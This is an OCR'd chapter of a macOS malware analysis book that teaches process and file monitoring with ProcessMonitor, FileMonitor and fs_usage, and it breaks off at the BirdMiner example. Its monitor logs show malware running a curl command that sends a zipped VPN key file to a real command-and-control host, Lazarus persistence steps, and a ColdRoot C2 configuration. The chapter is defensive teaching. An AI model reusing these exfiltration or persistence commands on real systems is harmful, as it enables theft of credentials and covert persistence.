


Chapter 0x9: Dynamic Monitoring (Tools)

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

> 📝 Note:
>
> As dynamic analysis involves executing the malware (to observe its actions), **always** perform such analysis in a virtual machine (VM) or on a dedicated malware analysis machine.
>
> ...in other words, don't perform dynamic analysis on your main (base) system!

In this chapter, we'll focus on various dynamic analysis monitoring tools. Specifically, we'll illustrate how process, file, and network monitors can efficiently provide invaluable insight into the capabilities and functionality of malware specimens.


Process Monitoring

Malware often spawns or executes child processes. If observed via a process monitor, such processes may quickly provide insight into the behavior and capabilities of the malware.

Often such processes are built-in (system) command line utilities that the malware executes in order to (lazily) delegate required actions.

For example:


- A malicious installer might invoke the move (`/bin/mv`) or copy (`/bin/cp`) utilities to persistently install the malware.
- To survey the system, the malware might invoke the process status (`/bin/ps`) utility to get a list of running processes, or the `/usr/bin/whoami` utility to determine the current user's permissions.
- The results of this survey may then be exfiltrated to a remote command and control server via `/usr/bin/curl`.



In the above image, a process monitor quickly reveals a malicious sample's installation logic (copying `script.sh` from a temporary location to `/var/root`), as well as its persistence mechanism (a launch daemon: `com.startup.plist`) ...no static analysis required!

Malware may also spawn other binaries that have been packaged together with the original malware sample, or downloaded from a remote command and control server.

For example, `OSX.Eleanor` [1] is deployed with several utilities to extend the functionality of the malware. Specifically, it is pre-bundled with `nc` (netcat), a well-known networking utility and `wacaw`, a "*command-line tool for Mac OS X that allows [for the] capture [of] both still pictures and video from an attached camera*" [2].



OSX.Eleanor's pre-bundled utilities

Via a process monitor, we may be able to observe the malware executing these packaged utilities, which in turn allows us to passively ascertain the capabilities of malware (i.e. being able to record the user via the webcam, of an infected system).

> 📝 Note:
>
> The binaries packaged in OSX.Eleanor are not malicious per se.
>
> Instead, such utilities simply provide functionality (e.g. webcam recording) that the malware author wanted to incorporate into the malware, but was likely too lazy to write themselves.

Another example of a malware specimen that is packaged with an embedded binary is `OSX.FruitFly`:

> *"[the malware] contains an encoded Mach-O binary, which is written out to `/tmp/client`. After making this binary executable via a call to `chmod`, the subroutine forks a child process via a call to `open2`, to execute the [binary]."* [3]

`OSX.FruitFly` was written in a Perl, which limited its ability to perform "low-level" actions, such as the generation of synthetic mouse and keyboard events on macOS. To address this shortcoming, the malware author included an embedded Mach-O binary capable of performing these additional capabilities.

As noted, a process monitor can passively observe the execution of processes, displaying the process identifier and path of the spawned process. More comprehensive process monitors can provide additional information, such as a process hierarchy (i.e. ancestors) process arguments passed to the child process, and code-signing information of newly


created (child) processes. Of this additional information, the process arguments are especially valuable as they can reveal the actions the malware is delegating.

Unfortunately, macOS does not provide a feature-complete built-in process monitoring utility.

> 📝 Note:
>
> If invoked with the -f exec command-line flags, Apple's fs_usage utility will capture and display a subset of process events.
>
> However, as it does not comprehensively capture all process events, nor display essential information such as process arguments, it's not particularly useful for malware analysis purposes. (i.e. $ open Calculator.app does not result in a reporting of an event for the spawning of Calculator)

However, the open-source "ProcessMonitor" [4] utility was created (by yours truly) specifically to facilitate the dynamic analysis of Mac malware.

> 📝 Note:
>
> There are several (Apple-leveraged) prerequisites that must be fulfilled to ensure that ProcessMonitor can be run, including:
>
> 1. The granting of "Full Disk Access" to Terminal.app
> 2. Running ProcessMonitor as root
> 3. Specifying the full path to the ProcessMonitor binary
>
> For more information see:
> ProcessMonitor's documentation



Process Monitor [5]

As highlighted in the above image, `ProcessMonitor` will display process events (exec, fork, exit, etc), along with the processes:

- user id (`uid`)
- command line arguments
- (reported) code signing information
- full path
- process identifier (`pid`)

ProcessMonitor also reports the computed code-signing information (including signing authorities), parent pid, and full process hierarchy. This is illustrated in the following example where we execute the `ls` command with the `-lart` command line arguments:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "signing info (computed)" : {
```

```
      "signatureID" : "com.apple.ls",
      "signatureStatus" : 0,
      "signatureSigner" : "Apple",
      "signatureAuthorities" : [
        "Software Signing",
        "Apple Code Signing Certification Authority",
        "Apple Root CA"
      ]
    },
    "uid" : 501,
    "arguments" : [
      "ls",
      "-lart"
    ],
    "ppid" : 3051,
    "ancestors" : [
      3051,
      3050,
      447,
      1
    ],
    "path" : "/bin/ls",
    "signing info (reported)" : {
      "teamID" : "(null)",
      "csFlags" : 604009233,
      "signingID" : "com.apple.ls",
      "platformBinary" : 1,
      "cdHash" : "5467482A6DEBC7A62609B98592EAE3FB35964923"
    },
    "pid" : 7482
  },
  "timestamp" : "2020-01-26 22:50:12 +0000"
}
```


Now, let’s briefly look at the output from ProcessMonitor as it passively observes the processes spawned by a Lazarus (APT) group installer [5]:


```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
```

```
    "arguments" : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/
                    Resources/.vip.unioncrypto.plist",
      "/Library/LaunchDaemons/vip.unioncrypto.plist"
    ],
    "ppid" : 3457,
    "ancestors" : [
      3457,
      951,
      1
    ],
    "signing info" : {
      "csFlags" : 603996161,
      "signatureIdentifier" : "com.apple.mv",
      "cdHash" : "7F1F3DE78B1E86A622F0B07F766ACF2387EFDCD",
      "isPlatformBinary" : 1
    },
    "path" : "/bin/mv",
    "pid" : 3458
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}

...

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater",
      "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "ppid" : 3457,
    "ancestors" : [
      3457,
      951,
      1
    ],
    "signing info" : {
      "csFlags" : 603996161,
      "signatureIdentifier" : "com.apple.mv",
      "cdHash" : "7F1F3DE78B1E86A622F0B07F766ACF2387EFDCD",
```

```
      "isPlatformBinary" : 1
    },
    "path" : "/bin/mv",
    "pid" : 3461
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}

...

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "ppid" : 1,
    "ancestors" : [
      1
    ],
    "signing info" : {
      "csFlags" : 536870919,
      "signatureIdentifier" : "macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392",
      "cdHash" : "8D204E5B7AE08E80B728DE675AEB8CC735CCF6E7",
      "isPlatformBinary" : 0
    },
    "path" : "/Library/UnionCrypto/unioncryptoupdater",
    "pid" : 3463
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}
```


From this output, (specifically the processes and their arguments), we observe the malicious installer:

1. Executing the built-in `/bin/mv` utility to move a hidden property list (`.vip.unioncrypto.plist`) from the installer's `Resources/` directory into `/Library/LaunchDaemons`.

2. Executing `/bin/mv` to move a hidden binary (`.unioncryptoupdater`) from the installer's `Resources/` directory into `/Library/UnionCrypto/`.

3. Launching this binary (`/Library/UnionCrypto/unioncryptoupdater`)

These process observations allow us to quickly understand exactly how the malware persists (a launch daemon), and identify the malware's persistent component (the `unioncryptoupdater` binary).

This can be confirmed via static analysis of the installer script, or by manually examining the launch daemon plist, `vip.unioncrypto.plist` (which, as expected, references the `/Library/UnionCrypto/unioncryptoupdater` binary):

```
# cat /Library/LaunchDaemons/vip.unioncrypto.plist

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>vip.unioncrypto.product</string>
    <key>ProgramArguments</key>
    <array>
            <string>/Library/UnionCrypto/unioncryptoupdater</string>
   </array>
   <key>RunAtLoad</key>
   <true/>
</dict>
</plist>
```

Process monitoring can also shed light on the core functionality of a malicious sample. For example, `OSX.WindTail's` [6] main purpose is to collect and exfiltrate files off an infected system. While this can be ascertained by static analysis methods such as disassembling the malware's binary, it can also be observed via a process monitor. Specifically, as shown below in the abridged output from `ProcessMonitor`, we can observe the malware first creating a zip archive of a file to collect (`psk.txt`), before exfiltrating it via the `curl` command:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
```

```
    "arguments" : [
      "/usr/bin/zip",
      "/tmp/psk.txt.zip",
      "/private/etc/racoon/psk.txt"
    ],

    "path" : "/usr/bin/zip",
    "pid" : 1202
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {

    "arguments" : [
      "/usr/bin/curl",
      "-F",
      "vast=@/tmp/psk.txt.zip",
      "-F",
      "od=1601201920543863",
      "-F",
      "kl=users-mac.lan-user",
      "string2me.com/.../kESklNvxsNZQcPl.php"
    ],

    "path" : "/usr/bin/curl",
    "pid" : 1258
  }
}
```

Though process monitoring can efficiently (and passively!) provide invaluable information, it is only one component of a comprehensive dynamic analysis approach. In the next section, we'll cover file monitoring, which can provide equally valuable and complementary insight into the malware's actions and capabilities.

File Monitoring


File monitoring involves passively watching the file-system for file events of interest.

During the infection process, as well as the execution of the malware's payload, the file-system of the host system will likely be accessed and/or manipulated in a variety of ways, such as:

- Saving the malware (script, Mach-O, etc.) to disk
- Creating a mechanism (such as a launch item) for persistence
- Accessing user documents, perhaps for exfiltration to a remote server

Although sometimes this access can be indirectly observed via a process monitor, if the malware delegates such actions to various system utilities, more sophisticated malware may be fully self-contained and thus not spawn any additional processes. In this case, a process monitor may be of little help.

Regardless of the malware's sophistication, one can often passively observe the malware's actions via a file monitor and thus gain insight into its functionality and capabilities.



Though macOS does not ship with a feature-complete built-in process monitor, we can find a sufficient file monitoring utility: `fs_usage` in `/usr/bin/`. Apple notes that this tool can be used to observe "*system calls and page faults related to filesystem activity in real-time.*" [7]

To capture file-system events, execute `fs_usage` with the `-f filesys` flags.

> 📝 Note:
>
> Specify the -w command-line options to instruct fs_usage to provide a more detailed output.
>
> Also, the output of fs_usage should be filtered, otherwise the amount of system file i/o activity can be rather overwhelming! Either specify the target process (i.e. fs_usage -w -f filesys malware.sample) or pipe the output to grep.

For example, if we execute OSX.ColdRoot [8] while `fs_usage` is running, we observe it accessing a file named `conx.wol`:

```
# fs_usage -w -f filesystem

  access   (___F)   com.apple.audio.driver.app/Contents/MacOS/conx.wol
  open     F=3      (R_____)  com.apple.audio.driver.app/Contents/MacOS/conx.wol
  flock    F=3
  read     F=3      B=0x92
  close    F=3
```

Specifically, the malware (named `com.apple.audio.driver.app`) opens and reads the contents of the file. Let's take a peek at this file to see if it can shed details of the malware functionality or capabilities:


```
$ cat com.apple.audio.driver.app/Contents/MacOS/conx.wol

{
    "PO": 80,
    "HO": "45.77.49.118",
    "MU": "CRHHrHQuw JOlybkgerD",
    "VN": "Mac_Vic",
    "LN": "adobe_logs.log",
    "KL": true,
    "RN": true,
    "PN": "com.apple.audio.driver"
}
```

Ah, it appears that `conx.wol` is a configuration file for the malware and contains, amongst other things, the port (`80`) and IP address (`45.77.49.118`) of the attacker's command and control server.

To figure out what the other key-value pairs represent, we could hop into a disassembler (or debugger ...more on this shortly) and look for a cross-reference to the string `"conx.wol"`. This would lead us to logic in the malware's code that parses and acts upon the key-value pairs in the file. Though we'll leave this as an exercise to the interested reader, note that this is an example of output from a file monitor (i.e. the file name) helping to guide and focus other analysis efforts (both static and dynamic).

The main benefit of Apple's `fs_usage` utility is that it's baked into macOS. And while, sure, it is sufficient as a basic file monitoring tool, it leaves much to be desired.

To address these shortcomings, the FileMonitor [9] utility was created (also by yours truly). Leveraging Apple's powerful Endpoint Security Framework, FileMonitor provides a myriad of information about real-time file events. This includes details of the process responsible for the (file) event. For example, in the following image, note that the utility reports both the file write event (`ES_EVENT_TYPE_NOTIFY_WRITE`) on `.FlashUpdateCheck`, as well as information about an unsigned process `"Flash Player"` that is writing to the file:




> 📝 Note:
>
> For detailed information about the FileMonitor utility, check out its:
>
> - Source code
> - Documentation
>
> Several (Apple-leveraged) prerequisites must be fulfilled to ensure that FileMonitor can be run, including:
>
> 1. The granting of "Full Disk Access" to Terminal.app
> 2. Running FileMonitor as root

3. Specifying the full path of the FileMonitor binary

Let's look at another example where FileMonitor captures the details of malware persistence.

`OSX.BirdMiner` (also known as `OSX.LoudMiner`) [11] is an interesting Mac malware sample that delivers a linux-based cryptominer, runnable on macOS due to the inclusion of a QEMU emulator in the malware's disk image.

When the infected disk image is mounted and the application installer is executed, it will first request the user's credentials:



